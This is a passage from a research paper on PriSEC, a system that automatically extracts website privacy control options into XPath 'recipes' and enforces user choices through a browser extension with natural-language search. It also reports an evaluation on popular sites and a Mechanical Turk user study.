To overcome these challenges, we leverage a key property of webpages; regardless of their underlying implementation, they should render and behave consistently. PriSEC leverages the behavior and rendering invariants to extract the privacy control groups, options, and associated control recipes from the control pages. Fig. 5 shows a high-level overview of the *Recipe-Generator*'s processing pipeline; it assumes the following operation:

1. It mimics the user's behavior on a control page to discover all the accessible input elements and organize them in a graph structure (Sec. 5.1).

2. It uses the invariant rendering of the input elements to classify them into UI types using an image classifier (Sec. 5.2).

3. It identifies the privacy options from the recognized input elements and organizes them into privacy control groups. Then, it associates each privacy option with its control recipe (Sec. 5.3).

5.1 Extraction of Privacy Options

The *Recipe-Generator* begins by extracting the set of all candidate privacy options within a control page. This process involves identifying candidate options and organizing them in a dependency graph, which is later used to generate the control recipes.

Discovering the Initial Set of Focusable Elements: PriSEC's identifies candidate options through discovering interactive elements on a webpage. Regardless of their underlying HTML implementation, privacy options represent elements with which the users can interact. PriSEC's *Recipe-Generator* module leverages the fact that, by default, all components designed to handle user interactions are expected to be focusable. Originally introduced to increase the accessibility of webpages, focusing allows browsers to designate which interactive element on a page currently receives keyboard inputs. Users can switch between elements by pressing the TAB key (an action to which we refer as *tabbing*).

The *Recipe-Generator* module simulates a tabbing behavior to identify all the focusable elements on a page. To reduce the amount of noise in this focusable set, PriSEC processes a second webpage from the same domain and filters out all the focusable elements that are common to both pages. This reduction technique primarily targets the headers, footers, and side-navigation walls of webpages, which tend to render similarly between pages in the same domain. Our underlying assumption is that privacy options are unique to the control page, unlike other input elements.

Click Analysis: The process we described so far misses the HTML elements which are dynamically injected or enabled. A typical example of control elements that are dynamically injected is on the left side of Fig. 6. In this example, the privacy options controlling the push notification types become visible only after the switch button is enabled. To capture such elements, PriSEC performs click analysis by simulating the user clicks on the identified focusable elements. Each action might result in dynamically injected HTML code, which is then analyzed using the same tabbing approach.

The other types of elements that the previous process misses are disabled elements, such as the ones on the right side of Fig. 6. Before clicking the "switch" element in the top right corner, the "checkbox" component was disabled and inaccessible. The *Recipe-Generator* tests how the focusable elements react in response to click actions to identify the accessible elements as well the interaction sequence that leads to




Figure 5: The recipe generation pipeline of PriSEC. It starts by identifying the focusable elements on the page. Next, it generates the dependency graph, which captures the relations between the elements, if any. Then, it classifies the elements according to their UI type using a visual classifier. Finally, it groups the UI elements in control groups. These groups are used to build a control recipe representing the privacy choices and controls of a page.




Figure 6: Examples from the PriSEC's click analysis. One highlighting the discovering dynamically injected options, the other showing dynamically enabled options.

each element. The final set of candidate options includes both the original and dynamically discovered focusable elements. We refer to this set of candidates as the "*focusable-set*".

Constructing a Dependency Graph: PriSEC not only detects option candidates; it also extracts the sequences of actions required to reach each focusable element. PriSEC's client applications can utilize these sequences to enforce user privacy preferences. Accordingly, the *Recipe-Generator* organizes the focusable-set into a directed acyclic graph (second step in Fig. 5). The graph nodes represent focusable elements, and directed edges between the nodes represent the destination node's dependency on the source node's execution. As such, the leaves in this graph represent the privacy options.

To construct this graph, we use the interaction sequences that lead to each focusable element. First, we define a placeholder source node as the initial state of the webpage. We then create a set of edges from that source node to the focusables which are accessible upon that initial page loading. Then the *Recipe-Generator* clicks on each focusable to discover the dynamically injected and enabled focusables. Whenever a click on a focusable reveals another previously unseen focusable, the *Recipe-Generator* creates an edge between a copy of the source and destination elements. As such, the source focusable will appear twice in the graph: as a leaf in the graph as well as a parent to the newly discovered nodes (e.g., "Push Notifications" in Fig. 5). The process continues in a depth-first manner until no new elements are discovered.

5.2 UI-Element Classification

After discovering the candidate elements for privacy options, the *Recipe-Generator* module identifies their types, which is important for automatic enforcement. For example, a user can only choose one radio button from a group but can check several checkboxes in a control group. PriSEC classifies the visualized rendering of candidates as one of seven possible types of UI focusable elements ("text", "button", "link", "radio button", "checkbox", "switch", and "select").

Empirically, we found that the HTML attributes of "radio buttons" and "text inputs" were consistent and reliable across the top 500 websites from the Amazon Alexa Top Sites List, which was not the case for the rest of the UI element types. For example, we found that "switches", "buttons" and "selects" can all be implemented using the "div" element, making it impossible to classify them only based on the HTML tags. Thus, PriSEC first leverages the HTML of a webpage to deterministically identify "radio button" and "text inputs" elements.




Figure 7: The architecture of the visual classifiers for PriSEC.

For the remaining five types of elements ("button", "link", "checkbox", "switch", and "select"), we designed a classifier to identify the type of focusable element using its screenshot. The screenshot of the element is automatically taken using its coordinates and the full control page's screenshot.

UI Component Dataset Usually, training such visual classifiers requires a large amount of labeled data. From the top 500 websites from the Amazon Alexa Top Sites List, we observe that many privacy control pages exhibit just one or two controls. Instead of manually labeling the elements from these control pages, we create a synthetic dataset of UI components that we can easily scale and introduces a wider range of variations in style and size.

We implemented a *ReactJS* web application loaded with 11 popular React UI building libraries (listed in Appendix A) to generate the synthetic data. We traverse through the libraries' implementations for each of the five UI component types and render a UI component for each available style the library offers. For introducing further variations, we populate the text-containing elements (the default label for selects, the anchor links' text, and the button text) and render a component instance for each variation. Finally, for the binary-state components (*checkboxes, and switches*), we render an instance for both the checked and unchecked states. Our final dataset has 699 UI components, composed of 450 *buttons*, 13 *switches*, 100 *links*, 28 *checkboxes*, and 108 *selects*.

Visual Classifier: The visual classifier is a convolutional neural network consisting of two convolutional layers for feature extraction followed by two dense layers for classification. A schematic diagram of the architecture is shown in Fig. 7. We further augment the synthetic set using horizontal and vertical shifts to emulate the irregularity in screenshot capturing. We then train the classifier on this augmented set by splitting data into two sets: train (80%) and test (20%); we used early stopping to prevent overfitting. The classifier has a near-perfect accuracy (around 99.9%) on the five classes on the synthetic set. We evaluated its performance on 102 UI elements extracted from control pages of the top 500 websites from the Amazon Alexa Top Sites List. Table 2 shows the classifier's F1-score for each of the five classes. The classifier generalizes well on the samples from the wild (average F1-score of 98%), despite being trained on synthetic data.

Table 2: Performance of the visual classifier

Class	Precision	Recall	F1-score	#(Elements)
checkbox	1.00	1.00	1.00	26
select	0.93	0.93	0.93	14
switch	1.00	1.00	1.00	26
button	0.95	1.00	0.97	18
link	1.00	0.94	0.97	18
Total	0.98	0.98	0.98	102

5.3 Constructing Control Recipes

With each node (an input element) in the directed graph now tagged with its corresponding UI type, the *Recipe-Generator* seeks to group options representing a single privacy topic. As a first step, it distinguishes between different roles that these elements can play: "selectors" that represent privacy options (such as checkboxes) and "enforcers" that are used to apply these options (such as a "save" button). Then, the elements are assembled to create a machine-readable representation of the privacy control page: a set of control groups, each associated with text describing the privacy topic (*per-group* text). A control group has a set of privacy options, each represented with its own text (*per-option* text). Then, the *Recipe-Generator* associates each privacy option with a control recipe.

5.3.1 Selector vs. Enforcer Tagging

PriSEC defines two execution roles for candidate options. "Radio buttons", "check-boxes", "text-inputs", "switches", and "selects" are categorized as *selectors*; the role of these components is choosing privacy options. However, if a user were to solely interact with these components, in many cases, their choices are not submitted. In these cases, the control page has some "button" or "link" that acts as the *enforcer*. The *Recipe-Generator* first categorizes the components into their execution roles based on the detected element type. Should an enforcer exist on the page, this module associates the *selectors* with that *enforcer*. In the case of multiple enforcers, we choose the enforcer closest to a given selector by comparing on-screen distances between the selector and the enforcers.

5.3.2 Privacy Option Grouping

The next step of the *Recipe-Generator* is to build the control groups from the identified selectors. First, it sorts the selectors according to their order of appearance in the HTML of the control page. Then, it forms the group using this guiding

principle: each group is the list of consecutive selectors of the same UI type that share the lowest common ancestor in HTML parse tree. For example, the slider in Fig. 5 will form one group, the checkbox will form the second group, and the radio buttons will form the third group.

To provide context for the privacy options, the *Recipe-Generator* module extracts the relevant text for the selectors (per-option text) and the groups (per-group text). For the *per-option text* of the selector, the *Recipe-Generator* searches for the closest node in the HTML parse tree, which contains text. This node can be the selector element itself, an ancestor, or a child of an ancestor. The *Recipe-Generator* forces two conditions for this node: it should not have any other selector as a child, and its text should not have been used for another selector. Both conditions ensure that the per-option text is unique to the selector. For the *per-group text*, the *Recipe-Generator* searches for the lowest common ancestor of all its selectors, which contains text. The only condition is that the text should not be the per-option text of any of the selector elements.

5.3.3 Privacy Control Recipes

Finally, PriSEC generates the control recipe for each privacy option. Recall that each privacy option is represented as a leaf selector in the dependency graph (second diagram in Fig. 5). Also, each selector either acts as an enforcer or is assigned a separate enforcer element. The control recipe is the path from the root of the graph to the enforcer of each privacy option. The path includes the list of UI elements required to reach the privacy option.

PriSEC leverages XML Path (XPath) queries to implement the privacy control recipes. XPath expresses the location of an element via a query starting at an anchor point in the page (an element with a fixed HTML attribute). The client-side scripts of PriSEC use the XPath expression of each element in the recipe to automatically locate it and perform user actions such as clicking. The sequence of these actions allows PriSEC to reach the privacy options and set the user's chosen value.

6 Client Application

As discussed in Sec. 3, the client application of PriSEC is a browser extension supported by a natural language query interpreter. PriSEC's client presents the users with an interface to view and search for the privacy options. The interface, as shown in Fig. 1, is designed to serve two purposes: the viewing option allows the users to learn about the privacy settings offered by the given website, and the search option allows the users to search for their preferences. Using this interface, users can decide on their preferences and interact with the extension to enforce them in an automated way. In this section, we discuss the components and the workflow of the client application.




Figure 8: A typical workflow of enforcement in PriSEC: 1) User searches for a setting and provides their choice. 2) PriSEC generates the JavaScript for enforcement and injects it in a new tab. 3) Status of the setting after enforcement

.

6.1 User Interface

The user can activate PriSEC's browser extension by clicking the extension icon in their browser. The extension consists of a basic form interface that renders the list of privacy options that PriSEC identified. For those domains providing numerous privacy settings, users might find it cumbersome to navigate all the options and select the ones matching their preferences. PriSEC improves the accessibility of the privacy options by including the ability to semantically search for relevant privacy options, as shown in Step 1 of Fig. 8.

As previously depicted in Fig. 2, the Client Service (explained below) handles the user's search queries. Then the interface presents the matching privacy control groups in a sorted order according to their semantic similarity to the user's query.

6.2 Client Service

The client service is responsible for two main tasks (as depicted in Figure 2): (1) managing the life-cycle of control recipes and (2) performing the semantic matching of the privacy options with user queries. Starting with the first task: for a given website, the client service fetches the control recipes and exposes them to the user interface. In our implementation, the service fetches these recipes on-demand from the backend. In case the extension is required to operate without communicating with the backend (e.g., if the client prefers not to send the timestamped URLs it visits), PriSEC can package the recipes within the extension and update them periodically for common domains. Once the user makes a choice in the extension's user interface, the corresponding control recipe is

pushed to the enforcer module.

The second component of the client service performs the semantic matching. This component encodes the user's query text and the text associated with each privacy option in the same embedding space. Then, it ranks the control groups according to the cosine similarity between their embeddings and the query text. We investigated several types of pre-trained encoders that target the task of semantic similarity, including Universal Sentence Encoders [5] and SBERT [31]. We evaluate several variants of this approach in Sec. 7.3. Additionally, we compare large models designed to work on the server and small models that function completely within the browser extension. Our goal is to understand the trade-off between higher accuracy (larger models) and better privacy (locally resolving user queries).

It is important to emphasize that the recipes are only fetched when the user clicks on the browser extension. Further, the time cost of loading the recipes and performing a search is relatively small: it takes around 100ms to load the recipe and 300ms to execute a semantic search query.

6.3 Enforcer Module

PriSEC triggers the enforcement when the user selects a privacy option and clicks on "set". The module first retrieves the recipe associated with that option and dynamically generates the JavaScript code for executing the recipe. Leveraging the elevated privileges granted to extension, the application opens a browser tab and injects the corresponding enforcement JavaScript code. Fig. 8 shows the dynamically generated script (Step 2) and the adjusted privacy option (Step 3) as a result of the user action. Throughout this process, the user only interacts with the popup screen of the browser extension – PriSEC sets the privacy preference automatically without the user's involvement. Once done, the user can navigate outside that popup and continue the regular website experience. A working demo of PriSEC can be found by navigating to the links in the footnotes below[1,2].

7 Experiments

We perform an end-to-end evaluation of PriSEC, evaluating its core components. The evaluation covers the complete pipeline of PriSEC: the crawler, recipe generator, and client applications. The experiments corresponding to the evaluation of our system are as follows:

Experiment 1 — End-to-End Evaluation: We evaluate the automatic identification and annotation of privacy control pages by testing the *Crawler* and *Recipe-Generator* modules against a set of 100 privacy control pages never before seen by our system. We compare the results to a manual extraction executed by the authors.

Experiment 2 — Semantic Matching: We test the natural language query interpreter against a set of relevant user queries asked on Twitter and Reddit about the domains in our privacy control set. We compare the results to the ground truth annotated by the authors.

Experiment 3 — User Study: We conduct an online user study with six popular websites to evaluate the usability of the automatic presentation and enforcement modules of PriSEC.

7.1 Datasets

We curated two new datasets to evaluate PriSEC. The first consists of a set of control pages from popular domains, and the other consists of questions people posted about privacy settings on Twitter and Reddit. The development of PriSEC was entirely blind for these sets, which we curated solely for evaluation purposes.

7.1.1 Privacy Control Pages (PCP) Dataset

We manually curated an evaluation set from the top 500 websites from the Amazon Alexa Top Sites List[3]. For each domain, two authors manually searched for the privacy control pages. We created alias accounts for those websites requiring logging in and navigated the user settings to ensure that all control pages are captured. After removing the non-English pages and discarding the domains we had already seen in training/testing sets of the *Is-Control* classifier, we were left with 100 privacy control pages across 58 unique domains.

7.1.2 Natural Language Queries (NLQ) Dataset

To evaluate PriSEC's search-based interface with realistic questions, we created a new query *test* dataset covering privacy settings. We developed this dataset with two goals: (1) including free-form queries around the privacy settings of the domains in our PCP dataset, and (2) ensuring that the queries correspond to existing privacy options within the control pages. To achieve these goals, we collected questions from Twitter and Reddit that users had asked about the privacy settings of domains in our PCP dataset. Following this approach avoids the biases related to soliciting questions from individuals about privacy options [12]. Consistent with research on evaluating human-annotated queries [7, 23, 36, 37], we sought a dataset with a size in the range of 100-200 queries.

For extracting queries from Twitter, we followed a methodology inspired by Harkous et al. [12]. We searched for reply tweets that contain the URLs of the pages in our PCP dataset. Then, we backtracked each reply to get the original

[1] Reddit: https://youtu.be/Am27HdQ5u1w
[2] Twitter: https://youtu.be/YXHwPGg_Z-M

[3] https://www.alexa.com/topsites

tweet, which includes the question that solicited the reply. We automatically filtered the resulting queries to keep those containing question marks and at least four words, resulting in 77 tweets containing free form queries by the users.

We followed a similar methodology for Reddit, and we searched within threads located in subreddits corresponding to the domains in our PCP dataset. This process resulted in 101 queries. An example from the Twitter subreddit is: "Anyone know how to make it so people gotta request to follow and see my tweets?"

At this point, we have automatically collected a set of 178 candidate queries about privacy settings from Twitter and Reddit. These candidates constitute a superset of free-form queries that address privacy controls. Next, two authors independently analyzed each query and decided whether it is a valid query about some privacy control. The authors manually tagged each query with the control element that answered the query – discarding the queries without an answer. The annotators exhibited a near-perfect agreement on the annotations of the queries (valid vs. invalid) and the answers to the queries. In particular, Cohen's Kappa for both authors was very high ($\kappa = 0.82$) [16]. They both tagged 122 of the queries as valid and 43 as invalid. They only disagreed on the answers for 13 queries, which they resolved after discussions. The final outcome of this process is a set of 135 queries covering 15 domains, including the answer to each query.

7.2 End-to-End Evaluation of the Backend

We perform an end-to-end evaluation of PriSEC starting with the 58 unique domains of our PCP dataset. Our objective is to extract the machine readable representations of the control pages across these domains and manually assess their correctness. This evaluation includes validating the control group, the per-group text, the privacy options, the per-option text, and the privacy control recipes.

We first pass the domains of the PCP dataset as arguments to the *Crawler* module which returns a total of 9909 candidate URLs for control pages, with the mean number of extracted URLs per domain being 170. The keyword-based filter of the crawler (Sec. 4.1) reduces the number of candidates to 1400. This set of candidates contained 95 of the 100 URLs for privacy control pages of the PCP dataset. The webpages that the *Crawler* missed implement their navigation to privacy control pages without hyperlinks, which are currently out of scope. Analyzing these pages requires computationally demanding interactions with the websites which slows the crawling.

Next, the *Is-Control* classifier classifies 323 pages out of the 1400 candidates as control pages ("positive" label). This set contains all the remaining 95 control pages from the PCP dataset, indicating that the recall of the classifier on this set is 100%. Manually analyzing the remaining 228 pages classified positively, we find that: (1) 29 of these pages are present in our PCP dataset but with a different URL, (2) 23 of them are privacy policy pages, (3) 59 of them are settings pages which do not contain privacy settings, and (4) 107 of them are pages which have privacy related content (like blog posts) but are not privacy control pages. Further, we find 10 new privacy control pages which were missed during the manual annotation.

Table 3: Details of the URLs that were missed in Recipe Generation

Domain	Pages Missed / Total Pages In Domain	Total Groups	Num Groups Missed	Comments
Goodreads	1/3	21	15	Incorrect Text Extraction
Medium	1/1	8	6	Radio elements implemented as buttons
Mediafire	1/1	1	1	Not Reachable using *tabbing*
Daily Mail	1/1	10	-	Enforcers not captured; nested in tables
Wordpress	2/5	9	9	Tables implemented using *div* elements

At this stage, we have 323 pages tagged as privacy control pages by the *Is-Control* classifier, out of which 105 are actual privacy control pages. Next, the *Recipe-Generator* module processes this set of pages; we evaluate the annotation, grouping, and recipe generation of the *Recipe-Generator*. We find that the *Recipe-Generator* is able to correctly extract recipes for 94.3% of the actual privacy control pages. We further analyze the pages that the *Recipe-Generator* missed manually. The summary of this manual analysis is shown in Table 3. We observe that the *Recipe-Generator* misses the instances where the HTML implementation deviates significantly from the standard web practices. For example, the *Recipe-Generator* cannot analyze tables that do not use the HTML `<table>` tag. This result is not surprising because the hierarchy of HTML elements inside custom tables differs from that of a normal control page. We note here that while determining the number of pages missed (Table 3), we take the conservative approach and tag a page as missed if it contains any errors (missing group, missing option or extracting the wrong text). Further, we note that other than non-standard HTML implementation, we did not find any underlying pattern in the type of pages missed by the *Recipe-Generator* module.

For the remaining 218 pages, the *Recipe-Generator* module only generates recipes for 54 pages. These pages refer the users to general settings pages and contain control elements. The rest of the pages (164) are filtered out as they lack any unique control elements. Effectively, the *Recipe-Generator* acts as a second stage filter for the false positives from the *Is-Control* classifier. While these generated recipes are not privacy related per-se, they do not have a significant impact on the user experience. This is particularly the case for users who

utilize the semantic matching component of PriSEC, where they issue specific queries that sort privacy control groups based on their similarity to that query.

The main takeaway of this evaluation is that despite the variance in the HTML implementation of the analyzed pages, PriSEC accurately annotates 94.3% of the control pages.

7.3 Semantic Matching

We use the NLQ dataset to evaluate the natural language query interpreter in PriSEC's client. This set contains 135 questions about 15 domains from our PCP dataset. In our dataset, we observe that the average number of privacy control groups per domain is 11. We pass each query to the semantic matching module alongside the automatically collected privacy options for its domain. The ground truth for these queries was determined by the independent manual annotation by two authors as part of the NLQ dataset.

We evaluate the performance of this module using several encoders. The Universal Sentence Encoder (USE) [5] encoder is trained with a Deep Averaging Network (USE-DAN) [13]. In addition to the full model (916 MB), we include the lightweight version USE-Lite (25MB). We also include two other encoders, based on SBERT [31] and SRoBERTa [31], which are finetuned versions of BERT [8] and RoBERTa [22] using siamese and triplet network structures. These models are first trained on Natural Language Inference (NLI) datasets, then fine-tuned on the Semantic Textual Similarity dataset (STSB).

The results from the evaluation are compared in Table 4, which shows that the USE model outperforms the other encoders in this task. The results indicate that the user now only needs to see the top 3 control groups 96% of the time on a domain, as compared to browsing around 11 control groups, on average. Even if the relevant control is not found in the top 3 results, the user is almost certain to find the relevant group in the top 7 results. A near perfect top-7 accuracy is particularly useful for websites like Twitter for which 24 control groups were extracted. These results further confirm that the semantic matching component can play an important role in reducing the user's burden, making it easier to enforce their privacy preferences.

The difference between the accuracy of USE and USE-Lite is around 3.8% for the top-1 accuracy. Hence, it is possible to keep the semantic matching component completely on the client-side while partially sacrificing the matching accuracy. From a timing perspective, the local query with USE-Lite took 100ms on average on a Macbook Pro 2017 model. Guided by this result, it is possible to make an informed decision at deployment time concerning the privacy-utility trade-off in PriSEC.

Table 4: Top-k accuracy in % for the different encoders in semantic matching on the NLQ dataset

Model	Top-1	Top-3	Top-5	Top-7
USE	66.7	89.6	95.6	100
USE-Lite	62.9	84.4	91.8	97.8
SBERT-nli-stsb-base	48.2	76.3	84.4	92.6
SRoBERTa-nli-stsb-base	45.9	69.6	85.2	90.4

7.4 User-based Evaluation

We perform a user-based evaluation of the PriSEC extension through recruiting 148 participants from Amazon Mechanical Turk. We chose participants with $>$ 90% HIT approval rate who reside in the United States. The location criterion ensures that the participants were familiar with the test websites and their services. We paid each participant $4.00 to complete the study that lasted 21 minutes on average. Out of all the participants, 69% were male, 30% were female, 64% had at least a Bachelor's degree, and 32% did not have a degree. The average age of the participants falls in the age range of 25-44 years. We did not ask for any personally identifiable information, and the IRB at our institution approved the study.

7.4.1 Study Design


We develop a within-subject user study to assess the usability of the PriSEC extension. We used limited deception in that we did not expose the study's purpose to be about improving privacy settings' interfaces. In the study, we ask the participants to perform several tasks on a set of six websites. These tasks are derived from the queries of the NLQ dataset that we described in Sec. 7.1. The wording of the tasks reuses the queries themselves, with a few changes to address the task to the user. An example task for *Twitter.com* is shown below:

Query : Does anyone know if there is a ways how you can set that people you don't follow back can still DM you?

Task : You would like to set that people you don't follow back can still DM you. Find the corresponding setting and change it.

For this study, we choose six popular websites: `amazon.com`, `duckduckgo.com`, `twitter.com`, `reddit.com`, `flickr.com`, and `spotify.com`. We generated three tasks for Amazon and DuckDuckGo as there were very few queries for them in the dataset. For the other websites, we generated five tasks each, resulting in a total of 26 tasks.

In the study, the participants first install the PriSEC extension from the Google Chrome Web store. Then, we ask them to select the websites they are familiar with from the six websites. For each participant, we randomly select two of the selected websites and assign a task to them. This way, each user performs two tasks, corresponding to the baseline condition and the PriSEC condition. The baseline condition



(a) Time per task (b) System Usability Scale

Figure 9: The results of our user study suggest a decrease in time per task and an increase in usability using PriSEC versus baseline.

Table 5: Analysis for user effort (average time) and usability (SUS score) for each domain used in the study. The entries with * denote that the change is statistically significant after accounting for multiple hypothesis correction ($p < \frac{0.05}{7}$)

Website	Avg Time (sec)		Avg SUS Score		# Participants	
	Manual	PriSEC	Manual	PriSEC	Manual	PriSEC
Amazon	348.9	**53.8***	72.5	**73.5**	32	42
DuckDuckGo	185.5	**39***	58.7	**74.8***	17	14
Flickr	501	**54.3***	65.6	**66.3**	4	6
Reddit	237	**94.6***	60.2	**66.5**	48	32
Spotify	181.3	**71.3***	64.5	**74.7**	20	30
Twitter	282.9	**90.7***	59.8	**72.9***	27	24

involves manually searching through the website to achieve the task's goal. The PriSEC condition involves using the PriSEC extension to perform the task. To account for the fatigue effect, the order of these two conditions is randomized per user. We ensure that, for a given user, the two tasks are for different websites to avoid any learning effects. For websites where the privacy settings are behind a login, the participants are instructed to log in before starting the task. We include snapshots of the tasks in Appendix B.

We measure the user effort by recording the total time each participant takes to complete each task. To calculate the time, we ask the participants to start from a fixed page (`https://example.com`) and use this as an anchor to determine the start time. We also store the URLs that they visit (on the website of interest) during this time. At the end of each task, the users fill the System Usability Scale questionnaire [4]. After each task, there are several checks in place to ensure that the participants have finished the task. We conclude the study with an open-ended question asking for general feedback about the extension. The final study was a result of an iterative process which included several pilot runs on Amazon Mechanical Turk.

To ensure that no harm was done to participants due to the study, we asked them to go back to the privacy control page (by providing them with the URL of the page where they changed the setting) and to adjust the settings according to their preferences. That way, we partially mitigate the risk associated with asking the participants to change their privacy settings. Still, the effect cannot be completely eliminated if some data was shared due to the temporary settings during the study.

7.4.2 Findings

Fig. 9a compares the average time the participants took to complete the tasks using the PriSEC extension and the baseline system (manually searching the website). The PriSEC extension performs better than the baseline method. On average, the participants took 3.75x more time to complete the same task when using the baseline method. To test the statistical significance of the result, we perform the Wilcoxon Signed rank test [39] as the data is not normally distributed. We reject the null hypothesis that the difference in time taken is not significant with a *p-value* of 1.5e-17. As a second indicator for user effort, we find that, on average, the participants visited 10 URLs before finishing the task using the baseline method. In PriSEC, however, the user can find and change the setting in just a few clicks within the extension without getting their browsing session interrupted. This result shows that PriSEC reduces the user's effort and time for configuring privacy settings.

Next, we evaluate the usability by comparing the SUS scores in Fig. 9b. SUS scores are widely used in the literature [3] to compare different UI designs; a SUS score of more than 68 is considered above average [33]. With an average SUS score of 72, PriSEC again outperforms the manual baseline (average SUS score of 63), and we reject the null hypothesis with a *p-value* of 2e-6.

Table 5 shows the breakdown of average time taken and SUS scores with the websites that we used in the study. For the average time taken, it is evident that PriSEC performs significantly better than the manual method. The average time taken for manual tasks on DuckDuckGo and Spotify is lower than the others, indicating that the participants found it easier to locate the settings on these websites. Comparing the average SUS score, we see that PriSEC obtains a higher score for each website. However, the change is not significant (after accounting for multiple hypothesis correction) in websites like Flickr, Amazon, Reddit, and Spotify.

It is important to note that the participants are interacting with the extension for the first time, which reflects in the average time taken to complete the task. In many cases, the user tried to set a couple of extra settings to test and understand the extension. Furthermore, since the users were not aware that these were timed tasks, they may have taken breaks between completing the tasks. Our within-subjects study design accounts for this effect, which is common to both the tasks.

The majority of the participants who responded to the open-ended feedback question exhibited a positive sentiment towards the extension. A couple of the comments from the users are: *"... I love how I won't have to learn a new system every*

time I want to change a setting and I can just search the same way every time…" and *"…seems to make it easier to find options that may be buried behind multiple clicks …"*. More comments are listed in Appendix C.

8 Discussion

This section describes the potential technical limitations of PriSEC, touching upon the deployment aspects, and suggesting further extensions.

Limitations. The majority of limitations for PriSEC derive from the high variance in web technology implementations. For example, websites might require users to fill multiple text inputs before pressing an enforcer element (e.g., a button). While PriSEC presents these controls, handling multiple selectors before enforcement is out of scope.

Further, PriSEC works in the general case scenario of web implementation, but, as evident from Sec. 7.2, there are a few cases where the system fails. In principle, there can be two types of failures: a) recipe generation failures and b) enforcement failures.

We analyzed an additional set of privacy control pages to uncover possible patterns of error in the recipe generation. We tested the *Recipe-Generator* on a set of 55 privacy control pages from an additional set of 40 domains not used in development (or the evaluation). We extracted these domains from Linden et al. [18]. We found that the results are similar to what we observed in Table. 3. The *Recipe-Generator* module missed three pages. Two of the pages missed were due to non-standard HTML implementation ('anchor links' used for 'selects') while one page was missed due to the group text extraction failure. Some of these recipe generation failures can be detected by relying on user feedback, which can trigger manual reviews.

On the other hand, failures in enforcement result from stale recipes (due to the evolving site's HTML). These failures can be detected locally by checking the errors in the extension. Upon detection, PriSEC can trigger a recipe update for that webpage on its backend.

Another limitation of PriSEC is when its backend cannot log in to the website. We mitigate this issue by relying on third-party social logins (such as Google, Facebook, and Apple) existing in websites. We provide PriSEC's backend with test accounts on major social login providers to discover their recipes. We have a human-in-the-loop fallback for the remaining cases, where the system maintainers create the necessary logins.

The evolving nature of webpages can also cause the recipes to refer to stale elements. It is possible to mitigate this issue by replacing the fixed 24-hr period of recipe generation with a learned, dynamic period that accounts for the size of changes seen with time.

